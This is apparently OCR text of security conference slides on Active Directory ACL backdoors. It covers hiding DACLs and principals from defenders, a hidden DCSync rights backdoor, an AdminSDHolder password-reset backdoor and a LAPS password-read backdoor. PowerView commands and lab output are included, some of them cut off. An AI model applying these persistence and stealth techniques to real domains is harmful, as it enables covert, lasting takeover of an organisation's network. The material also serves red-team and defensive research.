
Objective

- We want to implement an Active Directory DACL-based backdoor that:
  - Facilitates the regaining of elevated control in the AD environment
  - Blends in with normal ACL configurations (“hiding in plain sight”), or is otherwise hidden from easy enumeration by defenders
- ***Let’s see what we can come up with!***

Stealth Primitive: Hiding the DACL

- Effectively hiding DACLs from defenders requires two steps
- Change the **object owner** from “Domain Admins” to the attacker account.
- Add a new explicit ACE, denying the “**Everyone**” principal the “**Read Permissions**” privilege.

Stealth Primitive: Hiding the DACL



Permission Entry for Jeff Dimmock

Principal: Everyone Select a principal

Type: Deny

Applies to: This object and all descendant objects

Permissions:


- □ Full control
- □ List contents
- □ Read all properties
- □ Write all properties
- □ Delete
- □ Delete subtree
- ☑ Read permissions
- □ Modify permissions
- □ Modify owner
- □ All validated writes
- □ All extended rights
- □ Create all child objects
- □ Delete all child objects
- □ Create ms-net-ieee-80211-GroupPolicy objects
- □ Delete ms-net-ieee-80211-GroupPolicy objects
- □ Create ms-net-ieee-8023-GroupPolicy objects
- □ Delete ms-net-ieee-8023-GroupPolicy objects
- □ Allowed to authenticate
- □ Change password
- □ Receive as
- □ Reset password
- □ Send as

Properties:

Stealth Primitive: Hiding the Principal

- Hiding a principal from defenders requires three steps:
  a. Change the principal owner to itself, or another controlled principal
  b. Grant explicit control of the principal to either itself, or another controlled principal
  c. On the OU containing your hidden principal, deny the “List Contents” privilege to “Everyone”

Stealth Primitive: Hiding the Principal



There are no items to show in this view.

Primitives: Summary

- We know which ACEs result in object takeover
- We can control who can enumerate the DACL
- We can hide principals/trustees that are present in a specific ACE

5.


Backdoor Case Studies

“If you can dream it…”

A Hidden DCSync Backdoor

- Backdoor:
  - Add **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** on the domain object itself where the principal is a user/computer account the attacker controls
  - The user/computer doesn’t have to be in any special groups or have any other special privileges!
- Execution:
  - DCSync whoever you want!

For more information see Sean Metcalf’s post at https://adsecurity.org/?p=1729




```
# import PowerView
. C:\Users\harmj0y\Desktop\powerview.ps1

# show that the 'badguy' user is in no privileged groups
Get-DomainUser 'badguy' -Properties objectsid,samaccountname,memberof | fl

# get the sid of the 'badguy' user
$UserSid = Convert-NameToSid badguy
$UserSid

# enumerate the current ACLs of the domain object
Get-DomainObjectAcl "DC=testlab,DC=local" -ResolveGuids | ? {$_.SecurityIdentifier -eq $UserSid}

# add our ACL backdoor to grant DCSync rights to 'badguy'
```

```
PS C:\Users\harmj0y>
```

AdminSDHolder

- Backdoor:
  - Attacker grants themselves the **User-Force-Change-Password** right on **CN=AdminSDHolder,CN=System**
  - Every 60 minutes, this permission is cloned to every sensitive/protected AD object through SDProp
  - Attacker “hides” their account using methods described
- Execution:
  - Attacker force resets the password for any **adminCount=1** account

For more information see Sean Metcalf’s post at https://adsecurity.org/?p=1906



```
# import PowerView
. C:\Users\harmj0y\Desktop\powerview.ps1

# get the sid of the 'badguy2' user
$UserSid = Convert-NameToSid badguy2

# show badguy2's OU location
Get-DomainUser badguy2 -Properties samaccountname,distinguishedname

# grant the badguy2 password all rights on AdminSDHolder
Add-DomainObjectACL -TargetIdentity "CN=AdminSDHolder,CN=System,DC=testlab,DC=local" -PrincipalIdenti

# change the owner of badguy2 to himself
Set-DomainObjectOwner -Identity badguy2 -OwnerIdentity badguy2
```

```
PS C:\Users\harmj0y>
```

LAPS

- Microsoft’s “Local Administrator Password Solution”
- Randomizes the a machine’s local admin password every 30 days
  - The password is stored in the confidential **ms-Mcs-AdmPwd** attribute on computer objects
- Administered with the AdmPwd.PS cmdlets
  - **Find-AdmPwdExtendedRights** “Audits” who can read ms-Mcs-AdmPwd

https://technet.microsoft.com/en-us/mt227395.aspx

Who can read AdmPwd?*


- **DS_CONTROL_ACCESSS** where the ACE
  - applies to AdmPwd and all descendant computers
  - applies to AdmPwd and all descendant objects
  - applies to any object and all descendant objects
  - applies to any object and all descendant computers
- Above checks are also necessary for **GENERIC_ALL**
- Object control == Ability to grant the above rights
  - **You are the owner**
  - You can become the owner:
    - **WriteDACL**, **WriteOwner**

* See the whitepaper for more details - ***the list here is not comprehensive***

Shortcomings of Find-AdmPwdExtendedRights


- **DS_CONTROL_ACCESSS** where the ACE
  - applies to AdmPwd and all descendant computers
  - **applies to AdmPwd and all descendant objects***
  - applies to any object and all descendant objects
  - applies to any object and all descendant computers
- Above checks are also necessary for GENERIC_ALL
- Object control == Ability to grant the above rights
  - **You are the owner**
  - You can become the owner
    - **WriteDACL**, **WriteOwner**
- **Only analyzes OUs and (optionally) computers**

Normal user can’t access ms-mcs-AdmPwd




```
PS C:\> whoami
corpwest\johnsmith
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl


ObjectDN             : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN             : CN=Exchange,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}



PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd

name
----
Exchange
```

Privileged attacker adds backdoor to Servers OU



```
PS C:\> whoami
corpwest\itadmin
PS C:\> $RawObject = Get-DomainOU -Raw Servers
PS C:\> $TargetObject = $RawObject.GetDirectoryEntry()
PS C:\> $AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() | `
>>     ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
>> $ACE = New-ADObjectAccessControlEntry -InheritanceType Descendents `
>>     -AccessControlType Allow -PrincipalIdentity "Domain Users" `
>>     -Right ExtendedRight -ObjectType $AdmPwdGuid
>> $TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
>> $TargetObject.PsBase.CommitChanges()
>>
PS C:\>
```

Domain user can access AdmPwd! LAPS cmdlet doesn't detect it!



```
PS C:\> whoami
corpwest\johnsmith
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl


ObjectDN              : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN              : CN=Exchange,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}



PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd

name     ms-mcs-admpwd
----     -------------
Exchange n.H54m-]Bq;46#3dtV2&
```

Exchange Strikes Back

